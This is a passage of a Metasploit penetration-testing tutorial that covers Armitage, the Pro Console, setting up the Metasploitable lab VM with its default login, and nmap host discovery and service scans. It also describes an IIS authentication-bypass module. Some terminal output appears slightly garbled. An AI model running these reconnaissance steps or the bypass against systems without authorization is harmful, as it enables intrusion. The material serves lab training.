
Description:
This module bypasses basic authentication for Internet Information
Services (IIS). By appending the NTFS stream name to the directory
name in a request, it is possible to bypass authentication.

References:
http://cvedetails.com/cve/2010-2731/
http://www.osvdb.org/66160
http://technet.microsoft.com/en-us/security/bulletin/MS10-065
http://soroush.secproject.com/blog/2010/07/iis5-1-directory-authentication-bypass-by-using-i30index_allocation
```


4. Metasploit – Armitage GUI

In this chapter, we will see how to use the **Armitage** GUI for Metasploit. Armitage is a complement tool for Metasploit. It visualizes targets, recommends exploits, and exposes the advanced post-exploitation features. Armitage is incorporated with Kali distribution. If you are required to do Penetration testing, then you will have to use both the tools together.

Let's learn how to work with the Armitage GUI. At first, open the Metasploit console and go to Applications -> Exploit Tools -> Armitage.



Enter the required details on the next screen and click **Connect**.



Next, you will get to see the following screen.



Armitage is very user friendly. Its GUI has three distinct areas: **Targets**, **Console**, and **Modules**.

- The area **Targets** lists all the machines that you have discovered and those you are working with. The hacked targets have red color with a thunderstorm on it. After you have hacked a target, you can right-click on it and continue exploring with what you need to do, like exploring (browsing) the folders.
- The area **Console** provides a view for the folders. Just by clicking on it, you can directly navigate to the folders without using any Metasploit commands.
- The area **Modules** is the section that lists the module of vulnerabilities.


5. Metasploit – Pro Console

Pro Console is a commercial console version of Metasploit. It is available for Linux, Microsoft OS, and OSX. Metasploit Pro can help penetration testers to:

- Leverage the Metasploit open source project and its leading exploit library
- Manage data in large assessments
- Control compromised machines and take over the network
- Automatically generate reports containing key findings
- Improve security by prioritizing exploitable vulnerabilities
- Prove effectiveness of remediation or compensating controls to auditors
- Get comprehensive visibility of user risks by integrating with Rapid7 UserInsight
- Test the effectiveness of security controls
- Simulate phishing campaigns for thousands of users

Metasploit Pro offers a command prompt and a WEB UI.

To use Metasploit Pro, you need to purchase it from Rapid7 and install it on your system. In Windows environment, to launch Metasploit Pro, go to: Start -> All Programs -> Metasploit -> Metasploit console.




```
Metasploit Console
File Edit View Help
-----
IIIIII dTb.dTb
II 4' v 'B
II 6. .B
II 'T; .;P'
II 'T; ;P'
IIIIII 'YvP'

I love shells -

=[ metasploit v4.4.0-dev [core:4.4 api:1.0]
+ -- --[ 893 exploits - 517 auxiliary - 154 post
+ -- --[ 251 payloads - 28 encoders - 8 nops

[+]
[+] Metasploit Pro extensions have been activated
[+]
[*] Successfully loaded plugin: pro
msf-pro >
```


If you are working in Linux environment, then open the command line terminal and type **sudo msfpro**.



```
@ubuntu: ~  
File Edit View Terminal Help  
tdoan@ubuntu:~$ sudo msfpro  
[sudo] password for tdoan:  
[*] Please wait while the Metasploit Pro Console initializes...  
  
[*] Starting Metasploit Console...  
  
IIIIII  dTb.dTb  
  II    4'  v  'B  
  II    6.   .P  
  II    'T; .;P'  
  II    'T; ;P'  
IIIIII  'YvP'  [dashed circle]  
  
I love shells  
  
      =[ metasploit v4.2.0-release [core:4.2 api:1.0]  
+ -- --=[ 802 exploits - 475 auxiliary - 139 post  
+ -- --=[ 246 payloads - 27 encoders - 8 nops  
  
[+]  
[+] Metasploit Pro extensions have been activated  
[+]  
[*] Successfully loaded plugin: pro  
msf-pro >
```

6. Metasploit – Vulnerable Target

A vulnerable target is a machine or device with an unpatched security hole. It makes the host vulnerable, which is the target in this case.

For testing purpose, Rapid7 has created a VM machine with plenty of vulnerabilities. Keep in mind that you are not allowed to penetrate any device without permission. Hence, you need to download **metasploitable** which is a Linux machine.

Metasploitable can be downloaded from: <https://information.rapid7.com/metasploitable-download.html?LS=1631875&CS=web>

RAPID7 Download Metasploitable

Metasploitable - Virtual Machine to Test Metasploit

Download Metasploitable, the intentionally vulnerable target machine for evaluating Metasploit

Taking your first steps with Metasploit can be difficult – especially if you don't want to conduct your first penetration test on your production network. Metasploitable is virtual machine based on Linux that contains several intentional vulnerabilities for you to exploit. Metasploitable is essentially a penetration testing lab in a box, available as a VMware virtual machine (VMX). (The Metasploitable login is 'msfadmin'; the password is also 'msfadmin'.)

Metasploitable is created by the Rapid7 Metasploit team. By downloading Metasploitable from Rapid7.com, you'll be sure to get the latest, clean version of the vulnerable machine, plus you'll get it from our lightning fast download servers.

Download free version now - yours to keep, no expiration!

What is Metasploitable? How does it work?

Fill out the form below to download Metasploitable!

First Name: *

Last Name: *

Job Title: *

Job Level: *

Company: *

Work Phone: *

Work Email: *

Country: *

SUBMIT

Fill out the form to register yourself. Next, you will get the following screen with a direct link to download Metasploitable.

RAPID7

Thank you for registering for Metasploitable

To download Metasploitable, click here!

Do you have a copy of Metasploit to use against Metasploitable?


Metasploit, backed by an open source community of 200,000 members, gives you that insight. It's the most popular penetration testing solution on the planet.

With an average of 1.2 exploits added each day, Metasploit allows you to find your weak point.


Free Metasploit Download

Get your copy of the


Next, open the VirtualBox Manager and go to Machine -> New.




Click "Use an existing virtual hard disk file" and browse to the location where you have downloaded Metasploitable. Click **Open**.



On the next screen, click **Create**.



Now, you can login to Metasploitable using the default **username: msfadmin** and **password: msfadmin**.




7. Metasploit – Discovery Scans

The first phase of penetration involves scanning a network or a host to gather information and create an overview of the target machine.

Discovery Scan is basically creating an IP list in the target network, discovering services running on the machines. To do this in Metasploit, we will use the command **promp** which are NMAP commands incorporated in Metasploit. For more information on NMAP and its commands, go to <https://nmap.org/>

Now let's see in practice how it exactly works. We started the target machine (Metasploitable) and the Windows Server 2003 machine with the IP **192.168.1.101**.



```
Metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d1:33:60
          inet addr:192.168.1.101  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed1:3360/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1435 (1.4 KB)  TX bytes:3638 (3.5 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ _
```

Next, we will start Metasploit. Here, we are using Kali Linux. Hence, the commands will always start with **nmap**.

Let's start to scan the network with range 192.168.0.0/24 and discover the machines.

```

root@kali: ~
File Edit View Search Terminal Help
+ -- ==[ 437 payloads 38 encoders 8 nops ]
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
msf > nmap -sn 192.168.1.0/24
[*] exec: nmap -sn 192.168.1.0/24
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 26 bytes 2412 (2.3 KiB)
Starting Nmap 7.01 ( https://nmap.org ) at 2016-08-14 05:40 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00031s latency).
MAC Address: 0A:00:27:00:00:02 (Unknown)
Nmap scan report for 192.168.1.100
Host is up (0.00086s latency).
MAC Address: 08:00:27:30:00:61 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.101
Host is up (0.00072s latency).
MAC Address: 08:00:27:D1:33:60 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.104
Host is up (0.00063s latency).
MAC Address: 08:00:27:A1:18:58 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.103
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 35.02 seconds
msf >

```

As can be seen in the above screenshot, there are 5 hosts up in the network with details. Now that we found the hosts that are alive, we will try to find the OS they are running on and their background services.

We will try to attack the vulnerable machine with the IP 192.168.1.101. To do so, we will run the following command:

```
Nmap -sV -O -T4 192.168.1.101
```

Here,

- **-sV** parameter will detect the services with their version details.
- **-O** is to detect the version of OS which in our case is Linux 2.6.X
- **-T4** is the time that we let the scan to finish

You will get the following screen as an output of using the above command.

```
msf > nmap -O -sV -T4 192.168.1.101
[*] exec: nmap -O -sV -T4 192.168.1.101 (Ethernet)
Rx packets: 3, bytes: 1272 (112 KB)
Tx errors: 0, dropped: 3, overruns: 1, frame: 0
Starting Nmap 7.01 ( https://nmap.org ) at 2016-08-14 05:51 EDT
Nmap scan report for 192.168.1.101 (Linux 2.6.X)
Host is up (0.00031s latency).
Not shown: 977 closed ports (Nmap scan time: 0.553s)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.1
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 6ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd 0.02
25/tcp    open  smtp         postfix smtpd 3.0.0
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache/2.2.8 ((Ubuntu)) DAV/2
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshcd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  rmiregistry  GNU Classpath gmiregistry
1524/tcp  open  shell        Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          Unreal ircd
8080/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:D1:33:60 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
```

8. Metasploit – Task Chains

Task Chains is a feature found in the Metasploit Pro version which helps us to schedule tasks and execute them. It is generally used for processes that run periodically, for example, network scanning.

